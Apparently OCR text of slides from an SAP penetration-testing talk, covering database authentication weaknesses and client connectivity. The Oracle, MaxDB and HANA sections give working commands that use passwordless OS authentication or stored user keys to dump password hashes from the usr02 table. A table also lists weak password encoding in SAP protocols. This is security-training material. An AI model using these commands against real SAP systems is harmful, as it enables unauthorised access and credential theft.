
SAP Databases

MS SQL, Oracle, SAP MaxDB, etc.

SAP Databases

- Oracle
- MS SQL
- MaxDB
- DB2
- Sybase ASE
- Informix

Database Hacking 101




Copyrighted Material

The Database Hacker's Handbook

Defending Database Servers

David Litchfield\Chris Anley\
John Heasman\Bill Grindlay

Copyrighted Material



Copyrighted Material

SYNGRESS

SQL Injection Attacks and Defense

Justin Clarke

Copyrighted Material

Oracle

- SAP mandates that Oracle be configured with the ***REMOTE_OS_AUTHENT*** parameter set to **TRUE**.
- This means that Oracle will authenticate remote connections using the ***OS_AUTHENT_PREFIX*** - without supplying a password!
- SAP Notes: 1623922, 1622837 and 157499.

Oracle

- Create a tnsnames.ora file, specifying connection parameters.

  ```
  sap01=(DESCRIPTION=(ADDRESS_LIST=(ADDRESS=(PROTOCOL=TCP)(HOST=192.168.1.10)
  (PORT=1527)))(CONNECT_DATA=(SID=TO1)))
  ```

- Create a local user, with username <sid>adm and login as this user before running sqlplus.

  ```
  # adduser sap01adm
  # mv tnsnames.ora to /home/sap01adm/.tnsnames.ora
  # su - sap01adm
  # sqlplus /@sap01
  SQL> select mandt, bname, bcode, passcode from usr02;
  ```

SAP Max-DB

- MAX DB has a similar mechanism to Oracle REMOTE_OS_AUTHENT - **XUSER**.

- Users with **.XUSER.62** in their home directory can connect to the database by specifying the user key alone.

```
 $ ls -al /home/sqdbwq/.XUSER.62
-rw-------   1 sqdbwq     sapsys       1724 Nov 22  2011 .XUSER.62
```

```
$ dbmcli -d BWQ -U c -USQL DEFAULT sql_execute select mandt,
bname, bcode, passcode from usr02
```

HANA

- User details (including passwords) stored in hdbuserstore located in the /usr/sap/hdbclient directory.
- Windows - <PROGRAMDATA>\.hdb\<COMPUTER NAME><SID>.
- *NIX - <HOME>/.hdb/<COMPUTERNAME>.
- List all available user keys (no passwords!): $ hdbuserstore LIST <user_key>
- $ hdbsql -n localhost -i 1 -U <user_key> “select mandt, bname, bcode, passcode from usr02”

SAP Connectivity

SAProuter, SAP GUI, Web GUI and RFC

Connecting to SAP

- SAP users can connect using:
  - SAP GUI (Windows)
  - SAP GUI (JAVA)
  - WEB GUI (Browser)
  - Remote Function Call (RFC)
  - Applications such as VisualAdmin, Mobile client and many-many more...


Communications

Software	Password encryption	Data encryption	Mitigation
SAP GUI	DIAG	DIAG	SNC
JAVA GUI	DIAG	DIAG	SNC
WEB GUI	Base64	NO	SSL
RFC	XOR with known value	DIAG	SNC
Visual Admin	P4/RMI	NO	SSL
Mobile Admin	NO	NO	SSL

SAProuter

- Reverse proxy that analyses connections between SAP systems & between SAP systems & external networks.

- Designed to analyse and restrict SAP traffic which was allowed to pass through the firewall.



SAProuter

- Filters requests based on IP addresses and/or protocol.
- Logs connections to SAP systems.
- Can enforce use of a **secret** password for comms.
- Can enforce transport level security using Secure Network Communications (SNC).

